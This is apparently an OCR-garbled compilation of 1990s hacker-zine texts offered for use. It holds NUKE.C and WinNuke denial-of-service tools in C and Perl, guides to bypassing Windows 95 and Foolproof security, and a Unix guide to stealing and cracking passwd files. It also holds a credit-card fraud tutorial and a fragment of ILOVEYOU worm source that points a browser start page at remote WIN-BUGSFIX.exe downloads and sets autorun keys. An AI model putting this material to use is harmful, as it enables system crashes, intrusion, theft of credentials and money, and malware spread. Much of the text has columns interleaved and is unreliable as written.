#### NUKE.C VERSION 1.0 04/25/92 i; by Satanic Mechanic. return -1; \* must be root to open raw sockets. this version will kill \* almost any ip connection. int resolve host (host, sa) \* \_\_\_\_\_ char \*host; \* I strongly advise against even compiling this software. It's far struct sockaddr in \*sa; \* too dangerous, and the temptation may be there to do some real { \* damage with it. Read and learn, that's it, eh? -concerned struct hostent \*ent ; \_\_\_\_\_ bzero(sa,sizeof(struct sockaddr)); sa->sin family = AF INET; \*/ if (inet\_addr(host) == -1) { ent = gethostbyname(host); #include <netdb.h> if (ent != NULL) #include <sys/time.h> sa->sin\_family = ent->h\_addrtype; #include <sys/types.h> bcopy(ent->h addr,(caddr t)&sa->sin addr,ent-#include <sys/socket.h> >h\_length); #include <netinet/in.h> return(0); #include <netinet/in systm.h> #include <netinet/ip.h> else · #include <netinet/ip\_icmp.h> fprintf(stderr,"error: unknown host #include <netinet/tcp.h> %s\n",host); #include <signal.h> return(-1); #include <errno.h> #include <string.h> #include <stdio.h> return(0); #define DEFAULT\_UNREACH ICMP\_UNREACH\_PORT in cksum(addr, len) /\* from ping.c \*/ char \*icmp unreach type[] = { u short \*addr; "net", int len; "host", "protocol", register int nleft = len; "port", register u short \*w = addr; "fraq", register int sum = 0;"source", u short answer = 0;"destnet", "desthost" /\* "isolated", \* Our algorithm is simple, using a 32 bit "authnet", accumulator (sum), "authhost", \* we add sequential 16 bit words to it, and "netsvc", at the end, fold "hostsvc" \* back all the carry bits from the top 16 }; bits into the lower \* 16 bits. #define MAX\_ICMP\_UNREACH \* / (sizeof(icmp\_unreach\_type)/sizeof(char \*)) while( nleft > 1 ) sum += \*w++; int resolve\_unreach\_type(arg) nleft -= 2ichar \*arq; int i; /\* mop up an odd byte, if necessary \*/ if( nleft == 1 ) for (i=0; i <MAX\_ICMP\_UNREACH; i++) {</pre> \*(u\_char \*)(&answer) = \*(u\_char \*)w ; \"icmp\n",stderr);

sum += answer;

if (!strcmp(arg,icmp\_unreach\_type[i])) return

16 bits \*/ sum = (sum >> 16) + (sum & Oxffff); hi 16 to low 16 \*/ sum += (sum >> 16); add carry \*/ answer = ~sum; truncate to 16 bits \*/ return (answer); int icmp\_unreach(host,uhost,port,type) char \*host,\*uhost; int type,port; struct sockaddr in name; struct sockaddr dest, uspoof; struct icmp \*mp; struct tcphdr \*tp; struct protoent \*proto; int i,s,rc; char \*buf = (char \*) malloc(sizeof(struct icmp)+64); mp = (struct icmp \*) buf; if (resolve host(host,&dest) <0) return(-1);</pre> if (resolve\_host(uhost,&uspoof) <0) return(-1);</pre> if ((proto = getprotobyname("icmp")) == NULL) { fputs("unable to determine protocol number of \"icmp\n",stderr); return(-1); if ((s = socket(AF INET, SOCK RAW, proto->p proto)) { <0) { perror("opening raw socket"); return(-1); /\* Assign it to a port \*/ name.sin family = AF INET; name.sin addr.s addr = INADDR ANY; name.sin port = htons(port); /\* Bind it to the port \*/ rc = bind(s, (struct sockaddr \*) & name, sizeof(name)); if (rc == -1) { perror("bind"); return(-1); if ((proto = getprotobyname("tcp")) == NULL) fputs("unable to determine protocol number of } return(-1);

```
/* the following messy stuff from Adam Glass
* add back carry outs from top 16 bits to low (icmpsquish.c) */
                                                    bzero(mp,sizeof(struct icmp)+64);
                                                    mp->icmp_type = ICMP_UNREACH;
                                                   mp->icmp code = type;
                                        /* add
                                                    mp->icmp_ip.ip_v = IPVERSION;
                                         /*
                                                    mp->icmp_ip.ip_hl = 5;
                                                   mp->icmp_ip.ip_len = htons(sizeof(struct ip)+64+20);
                                         /*
                                                    mp->icmp_ip.ip_p = IPPROTO_TCP;
                                                    mp->icmp_ip.ip_src = ((struct sockaddr_in *) &dest)-
                                               >sin addr;
                                                   mp->icmp_ip.ip_dst = ((struct sockaddr_in *) &uspoof)-
                                                >sin addr;
                                                    mp->icmp_ip.ip_ttl = 179;
                                                    mp \rightarrow icmp cksum = 0;
                                                    tp = (struct tcphdr *) ((char *) &mp-
                                                >icmp_ip+sizeof(struct ip));
                                                    tp \rightarrow th sport = 23;
                                                    tp->th dport = htons(port);
                                                    tp \rightarrow th seq = htonl(0x275624F2);
                                                    mp->icmp cksum = htons(in cksum(mp,sizeof(struct
                                               icmp)+64));
                                                    if ((i= sendto(s,buf,sizeof(struct icmp)+64,
                                                0,&dest,sizeof(dest))) <0 ) {
                                                        perror("sending icmp packet");
                                                        return(-1);
                                                    return(0);
                                                void main(argc,argv)
                                                     int argc;
                                                     char **arqv;
                                                    int i, type;
                                                    if ((argc <4) || (argc >5)) {
                                                        fprintf(stderr,"usage: nuke host uhost port
                                                [unreach_type]\n");
                                                        exit(1);
                                                    if (argc == 4) type = DEFAULT UNREACH;
                                                    else type = resolve_unreach_type(argv[4]);
                                                    if ((type <0) ||(type >MAX_ICMP_UNREACH)) {
                                                        fputs("invalid unreachable type",stderr);
                                                        exit(1);
                                                   if (icmp_unreach(argv[1],argv[2],atoi(argv[3]),type)
                                                <0) exit(1);
                                                    exit(0);
```

# **HACKING WINDOZE 95**

### Introduction

In the corrupt and hostile world we live in, there's a good chance you'll run into a computer running Microsoft Windows 95. There's also a good chance that it will be protected against punks like us. (That was a joke). So far, HackAddict has described ways of defeating virtually any Mac security program, but what happens if some average Mac hacker sits in front of a windoze box? We shall soon see.

Standard Windows Techniques

1). To bring up a nice startup menu that let's you choose between Safe Mode, Command Prompt (That's DOS), Step-by-step confirmation etc., press and hold "F8" as you start the computer. When the Windows 95 splash screen comes up, it will be followed by a menu.

- Safe Mode will start Windows without any "extensions" (Mac term)... meaning it ignores all the control panels and won't load .dll files or anything. This is good (but damned annoying after a while.. You'll see.

- Safe Mode with Network Support is a joke. It doesn't work. My theory is that Microsoft threw that in to make it a longer menu. (Ok, so it might work, but I've never been able to figure out how.)

- Command Prompt only will put you in DOS (Way better than being in Windoze, faster too.)

- Step-by-step Confirmation will ask you before activating the commands in the Config.sys and Autoexec.bat files (All the "drivers", "devices" and security programs!)

2). If the administrator is smart, he will disable the "F8" key at startup thing. Don't worry, Good 'ol Microsoft thought of this. If you start Windows and hit "control-alt-delete" (or just reset it) before the splash screen goes away, you'll be put into the Startup menu when it finishes restarting. \*\*\* Timing has to be right though. \*\*\*

3). If the Internet is what you want, Microsoft has thought of that too. Although some programs may restrict using Internet Explorer, you can get into explorer from Microsoft Word 97, Excel 97, Powerpoint 97, and other programs that have direct links to their web sites. In the MS Office 97/98 suite, I think you choose "Internet Menu" or something from the "Tools" menu. Then click on the Internet Explorer icon.

4). A trickier way of running programs involves MS Visual Basic. (Yet another security attempt foiled by Microsoft... Hey, whose side are they on anyway?) If you know anything about VB, create a new button. For the script, type the following:

sub Mouse Click()

shell "pathname", 4

end sub

The "Subs" are already put there for you. The ", 4" will put your program into a window (The default is minimized). Here is an example:

sub Mouse Click()

shell "c:\program files\internet explorer\iexplore.exe", 4

end sub

\* \*Note: You have to put the full name and path of the file. even the ".exe".

5). Use a startup disk. Most security programs will let you format disks. Right-click on your disk icon in "My Computer", and choose "Format". A little box will come up with your options. Click "startup disk" and you've got your boot disk. Stick it in and restart.

The BIOS

Every computer has some sort of "BIOS". Even Macs. The BIOS holds all the important information, like where your startup disk is, what kind of computer you have, etc. PC users can edit their BIOS by hitting "f1" or "delete" when their computer is starting. Another way to get into the BIOS is to hit "control-alt-delete" over and over again until it shows up.

Most admins will put a password on the BIOS so you can't screw around in their. If they do, you'll need to get a BIOS password cracker. I don't happen to have one, but they are easy to download off the internet.

Once in the BIOS, you'll get a surprisingly user friendly menu of things to screw around with. Try changing startup drives, hard disk sizes, etc. and the computer will never start again!

Foolproof 95

for Windows 95 is a bigger joke.

One neat way of defeating FoolProof is to do the following:

1) Start up in Command Prompt mode using the "F8" or resetting method.

2) Type the following: (C:> is the prompt)

C:\> rename fp95 fp95

And press enter.

This will rename the Foolproof 95 folder to something it can't understand.

3) Type "win" and press enter to get into Windows.

4) When the "Can't find foolprf.dxx" or whatever message comes up, press any key to continue into windows.

Now Foolproofs is off. You should rename the Fp95\_ directory back to fp95. Go into the Foolproof directory, and run "fpwinldr". This will put the little lock in the status bar, making it look like FoolProof is running.

### Conclusion

Hope you've enjoyed reading this. This is what, my fifth or sixth article for Hackaddict now? I think I deserve a raise... What do you think, Weasel? :-) Before you venture off and start thrashing PCs, just remember one thing: They can't help being what they are! It's not their fault someone shoved an Intel processor into them. I'm sure there's a Pentium or two out there who would gladly give up their Intelship for a PowerPC... Anyway, that's all I have to say.

Later all.

Fuzebox

The Foolproof company should be sued for false advertising. As any MacUser knows, Foolproof for the Mac OS is a joke. Foolproof

# **UNIX HACKING**

UNIX is the most popular computer system on the Internet today. This makes it essential for even Mac hackers to know (or at least be able to bluff) their way through UNIX. You do not need to be a UNIX wizzard to hack a UNIX system, but a little knowledge is required. This text covers everything you will need to know to hack into a UNIX system and steal the "passwd" file.

### SECTION 1. UNIX SYSTEMS HACKING

1. A common UNIX login screen looks something like this:

UNIX System V Release 4.0 (Genesis) login:

Other UNIX servers include AIX, BSD, System V, and Ultrx. Always try to figure out what kind of machine you are hacking. You will sometimes need to know later on.

2. Hopefully, you already have a nice, juicy account on the server. If so, skip down to step 3. If not, keep reading...

You'll can first try default accounts that the sysadmin might not have deleted. These accounts do not require a password. If they work you should not be prompted for a password. But, if you do get the password prompt, enter the login name for the password as well.

3. If you have your account, you can try to steal the passwd file. The file may be protected in several different ways, but hey, you're a hacker and you are ready to try.

The easiest and most common hack would be to type this at the prompt:

(prompt)> cat /etc/passwd

NOTE: (prompt)> represents the account prompt. It will be different on your machine. Remember, don't type the prompt with an entry.

NOTE 2: "cat' is short for concatenate. This command is used to display files in standard output

If you get a listing that looks something like this:

jdoe:y7di4hght5s34:8541:15:John Doe:/usr/users/jdoe:/usr/bin/jde

Encrypted Password

...You are successful! Save the contents of the file and jump down to Section 2. If you get listings like these...

jdoe:x:8541:15:John Doe:/usr/users/jdoe:/usr/bin/jde

jdoe:PASSWORD HERE:8541:15:John Doe:/usr/users/jdoe:/usr/bin/jde

cat: cannot open /etc/passwd

... Then you'll need to try something else. The machine is using a different password

### protection scheme. Keep on reading.

yp-Yellow pages/NIS

Some UNIX machines use a new(er) system called Yellow Pages or yp. NIS is the current name for the old yp and stands for Network Information System. If the system you are attempting to hack is running NIS you will have a short passwd file that looks something like this: This is caused by a REALLY stupid user. Hopefully, you can now access the password file and go to Section 2. If it has no more privileges than the one you already have try trading it in the IRC channel #hack or #2600.

+::0:0::::

Type (remember, your prompt will be different) to see the real passwd.

(promt)> ypcat passwd

### AIX

If the computer is a AIX system, the passwd file is soemwhere else. At the prompt type:

cat /etc/security/passwd

Hopefully, this will display the password file. Save it and proceed to Section 2.

#### Other Problems

Sometimes the above hacks just don't work...Most often it is because you don't have enough permissions to access the passwd file. In these cases you may try exploiting some REALLY dumb user.

1. Log into the server using whatever account you have and (at your prompt) type:

(prompt)> cd ..

(prompt)> ls

### (That's LS)

This changes the directory up one and allows you to see the other accounts names:

| auys84 | hgree | lynn5  | opera  |
|--------|-------|--------|--------|
| benton | hnor  | mitchb | phung  |
| diane  | jimf  | mouthe | uunde  |
| dike   | jimz  | narc2  | vestis |
| gyof   | kims  | nordic | weasel |

These are all accounts of the UNIX machine you are on. Print the list out and exit the machine. Then try to log on using each account name as login and password. For example...

### Ultrx v4.3


| login:auys84<br>auys84)                  | (Lets try the first one on the list:                      |
|------------------------------------------|-----------------------------------------------------------|
| Password:auys84<br>shown as you type it) | (Same as login name. It WILL NOT be                       |
| Login incorrect                          | (Not a dumb userLets try the next                         |
| login:benton                             |                                                           |
| Password:benton                          | (Again, the password would not be shown)                  |
| 5                                        | 5:39:02 from remote server<br>SunOS 5.4 Generic July 1999 |

You have new mail. Fri Mar 21 6:21:45 CST 1999 /usr/users/benton bob{benton}/usr/users/benton%

### SECTION 2. CRACKING THE "PASSWD" FILE

The entire object to hack a UNIX system is to get an account with which you can do whatever you want with. This requires stealing the "passwd" file. "passwd" is the name of the file in which user account information is stored. The PW file contains the USERNAME, PASSWORD, USER NUMBER, GROUP NUMBER, GECOS INFO, HOME DIRECTORY, and SHELL.

One account in a password file might look like this...



Most of this should be fairly obvious to except maybe the Password. This IS NOT the password! This is VERY important. This is the encrypted version of the password. When a new user is created on a UNIX system, they supply a password for their account which is then encrypted and stored in the passwd file. When the user signs on to their account they type their password and the UNIX host compares it to the encrypted version. If they match, the user is allowed to sign on. This means any user can view the encrypted passwd file, but they can't read it because it is encrypted. (BTW, hackers have known the UNIX encryption algorithm for years which makes the next tricks possible)

"It's encrypted so cracking it is impossible, right?" Wrong. You can use a UNIX passwd cracker. Many are out there so find one that works for you. (I prfer MacCrac which is available from my www site. http://www.yatho.com/weasel/)

Then the passwd cracker procedes to "guess" the password. This means a single word is pulled from a encrypted Dictionary (encrypted with the UNIX encryption algorithm) and compared with the encrypted word being used as a reference.

If the encrypted word matches the reference word, the "passwd" cracker logs the information, and moves on to the next account.

If the two don't match, the "passwd" cracker uses another word from the Dictionary and goes through the guessing process again. If the cracker goes through the whole Dictionary without finding a match it goes on to the next account.

A fast computer can go through a huge password file overnight and come up with a few logins. These logins are usually real words found in an English dictionary. This should be a lesson to NEVER USE A REAL WORD AS A PASSWORD!

## /\* WINNUKE.C

```
/* (05/07/97) By _eci */
/* Tested on Linux 2.0.30, SunOS 5.5.1, and BSDI 2.1 */
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>
#define dport 139 /* Attack port: 139 is what we want */
int x, s;
char *str = "Bye"; /* Makes no diff */
struct sockaddr in addr, spoofedaddr;
struct hostent *host;
int open_sock(int sock, char *server, int port) {
     struct sockaddr_in blah;
     struct hostent *he;
     bzero((char *)&blah,sizeof(blah));
     blah.sin_family=AF_INET;
     blah.sin_addr.s_addr=inet_addr(server);
     blah.sin port=htons(port);
    if ((he = gethostbyname(server)) != NULL) {
        bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
    else
         if ((blah.sin addr.s addr = inet addr(server)) < 0) {
           perror("gethostbyname()");
           return(-3);
        if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
             perror("connect()");
             close(sock);
             return(-4);
        printf("Connected to [%s:%d].\n",server,port);
        return;
```

void main(int argc, char \*argv[]) { if (argc != 2) { printf("Usage: %s <target>\n",argv[0]); exit(0); if ((s = socket(AF\_INET, SOCK\_STREAM, IPPROTO\_TCP)) == -1) { perror("socket()"); exit(-1); open\_sock(s,argv[1],dport); printf("Sending crash... "); send(s,str,strlen(str),MSG 00B); usleep(100000); printf("Done! :)\n"); close(s); WINNUKE.PERL VERSION #!/opt/bin/perl # Ghent - ghent@bounty-hunters.com - Perl version of winnuke.c by eci my(\$h,\$p,\$in\_addr,\$proto,\$addr); if (!\$h) {print "A hostname must be provided. Ex: www.microsoft.com\n";} \$in\_addr = (gethostbyname(\$h))[4]; \$addr = sockaddr in(\$p,\$in addr); \$proto = getprotobyname('tcp'); #print "in\_addr \$in\_addr addr \$addr proto \$proto\n"; socket(S, AF\_INET, SOCK\_STREAM, \$proto) || die \$!;

```
use strict;
use Socket;
$h = "$ARGV[0]";
$p = 139 if (!$ARGV[1]);
connect(S,$addr) or die $!;
select S;
$| = 1;
select STDOUT;
print "Nuking: $h:$p\n";
send S,"Sucker",MSG_00B;
print "Nuked!\n";
close S;
```

# **CREDIT CARDING**

### INTRODUCTION:

This is an attempt to tutor individuals lacking in the knowledge of how to get items from stores without actually paying for them and not having to show up in person. Instead, charge them to someone elses credit card (also known as 'CC') account. This process is known as 'credit carding' or just 'carding' amongst people in that field of acquiring goods.

### STEP I:

#### ACQUIRING CREDIT CARD INFORMATION:

The first and foremost thing to do is acquire CC information. The things that are necessary are: name of the card holder, expiration date, account number, and the CC type. (that is: Visa, American Express, MasterCard, etc.)

#### WHAT TO LOOK FOR:

In order to get these important bits of information, you would have to know where to look. The cards themselves have all of this information right on them. However, an easier and better place to find these things is on the carbons that stores use to put the info. on the different sheets to give to The CC company, themselves or their bookkeeper, and 3:the customer himself. On these carbons, it should be pretty obvious as to which is which.

#### HOW-TO GET CARBONS:

The best way to get the carbons is by rooting through the trash cans (or dumpster(s)) of a store. This process is known as 'trashing'. The bsh depends on the time of the year in which you are looking for the carbons. For instance, during the Christmas season: toy stores, during major season (temperature) changes: clothing stores, etc. Basically, go wherever there is the largest buying attraction during that period of time. Whenever, there is no major buying attraction, try independent clothing stores or department stores.

#### TRASHING CLOTHES:

I suggest that you wear some really grubby, old, etc. clothing when you go trashing, because you never know what some of these stores are gonna throw away. If you are kinda sqeemish, wear rubber gloves and those pant covers that farmers use, am not shure what they are called, but they're made of rubber and will keep the nasties away from you when you go trashing.

### CARBONS:

After you have gotten a considerable number (30 - 500) of carbons, you need to identify the proper parts of the carbon. The important parts of the carbon will look like Diagram 1 does.

Diagram 1

| Account Number exp date(1)<br>exp date(2) exp date(3) |
|-------------------------------------------------------|
| Card holder's name                                    |
|                                                       |
|                                                       |

### CARD HOLDER'S NAME: (SEE DIAG. 1)

The card holder's name should be quite clear on all carbons that you find in the same place as on diagram one. If it is not there, it should be easy to distinguish from any other information on the carbon.

### EXP. DATES: (SEE DIAG. 1)

The expiration dates can be in two forms. The forms are thus: XX/XX THRU XX/XX which would be found on exp date(2) and is used on American Express cards, and XX-XX which is found in either exp date(1) or exp date(3) aVISA or MasterCard.

ACCOUNT NUMBER: (SEE DIAG. 1) the most common.

### CARD TYPE:

The formats of account numbers are quite varied between CC companies. Diagram 2 shows which major card types use which formats. You can use diagram two, or a reasonable facsimile, for identification of CC types on your carbons. If the number is not of any of these formats, discard that carbon, for it'd not be of a majorly accepted gender.

| +                                                               |
|-----------------------------------------------------------------|
| CC type                                                         |
| American Express<br>  MasterCard<br>  Revolv-a-charge<br>  Visa |
| +                                                               |

### STEP II:3

### THE DROP SPOT:

Before you order your merchandise, you must figure out a place to send the merchandise. You do \*\* NOT \*\* want the store from which you shop, the card holder, or the CC company to know where you really live.

### QUALIFICATIONS:

In order for a house to qualify as an inconspicuous drop spot, it must meet several requirements. It must look like a place where people could really live and be getting things sent through UPS to them. It must be a place that the owners will not 'visit' too regularly. It may have a 'FOR SALE' sign in front of it, but it is better if it doesn't. And most important of all, it must be a place that you can check up on often. Make sure you WRITE DOWN the address in a place where you will NOT forget it and where it will be readily accessible when you are ordering merchandise. (SEE STEP III)

### STEP III:

#### **ORDERING MERCHANDISE:**

If you have a catalog or something that you ar then follow the directions given in the book for making phone orders. Make sure the address given is the drop spot's address, and NOT yours. If your voice doesn't sound mature enough to be an adults, the order-taker might be suspicious. There are two ways to solve this. The first is to tell the order taker that you are doing this for your parents 'cause they are too busy to order it, so they made you do it. This is risky. The second and better one is to have someone else order it (WHILE YOU WATCH HIM/HER!) for you. The person that does this should be VERY trustworthy. Be sure to know the expected time of delivery. (SEE STEP IV)

STEP IV:

### THE PICK-UP:

You should leave a little note inside the front door or hanging in some place that even the dumbest UPS driver could see. This note should be typed or printed and give directions as to where to leave the package(s). Things like the back porch or under a tarpaulin or in a box on the front porch usually work best. And say something to the effect of each family member working and thatht schedule and anything other than leaving it where mentioned would be very inconvenient for you. You then approach the building every other night starting the day after the expected delivery to get your 'present'.

ALL OF THE INFORMATION IN THIS TUTORIAL IS ONLY FOR YOUR PERSONAL KNOWLEDGE. IF YOU USE ANY OF THIS INFORMATION IN THE PROCESS OF CARDING. THE CONSEQUENCES ARE YOURS AND YOURS ALONE TO PAY.

Account numbers are generally found in the top, left-hand corner of the carbon. They can be found in other places, but that is

Diagram 2 ---= Format of the act. # ---= XXXX XXXXXX XXXXX XXXX XXXX XXXX XXXX NXXN XXXX NXXXXX X XXXX XXX XXX XXX ---= X represents a number N represents a letter

# I LOVE YOU (VIRUS CODE)

| I LOVE YOU (VIRUS CODE)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | alaaif num - 2 than                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | II (S- MIICJZ.EAE ) OI (S- MIIIAJZ.EAE ) OI (S- MIIC.IIII )                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>X X X</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | elseif num = 3 then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | or (s="script.ini") or                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | regv=regedit.RegRea                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | regcreate "HKCU\Software\Microsoft\Internet                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | rosoft\WAB\"&a)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| filename="LOVE-LETTER-FOR-YOU.TXT.vbs"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Explorer\Main\Start                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | <pre>set scriptini=fso.CreateTextFile(folderspec&amp;"\script.ini")</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Page", "http://www.skyinet.net/~koichi/jf6TRjkcbGRpGq                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | scriptini.WriteLine "[script]"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | regv=1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| rem barok -loveletter(vbe) <i go="" hate="" school="" to=""></i>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | aq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | scriptini.WriteLine ";mIRC Script"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | scriptini.WriteLine "; Please dont edit this script                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| <pre>rem by: spyder / = ispyder@mail.com / @GRAMMERSoft</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | elseif num = 4 then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | mIRC will corrupt, if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | for ctrentries=                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Group /                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | regcreate "HKCU\Software\Microsoft\Internet                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | malead=a.AddressEnt                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Manila,Philippines                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| On Error Resume Next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Explorer\Main\Start                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | scriptini.WriteLine " corrupt WINDOWS will                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmn                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | regad=regedit.RegRe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| eq=""                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | fgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqw                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | correctly. thanks"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | crosoft\WAB\"&malea                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| ctr=0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | ebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | scriptini.WriteLine ";"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | if (regad="") then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Set fso = CreateObject("Scripting.FileSystemObject")                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | scriptini.WriteLine ";Khaled Mardam-Bey"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | set male=out.Create                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | scriptini.WriteLine ";http://www.mirc.com"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| <pre>set file = fso.OpenTextFile(WScript.ScriptFullname,1)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | scriptini.WriteLine ";"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | male.Subject = "ILC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| vbscopy=file.ReadAll                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | 3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| main()                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | male.Body = vbcrlf&"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| sub main()                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | regcreate                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | <pre>scriptini.WriteLine "n1= /if ( \$nick == \$me ) { halt</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | 5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| On Error Resume Next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | }"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | male.Attachments.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| dim wscr,rr                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | ntVersion\Run\WIN-BUGSFIX",downread&"\WIN-BUGSFIX.exe"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | scriptini.WriteLine "n2= /.dcc send \$nick                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
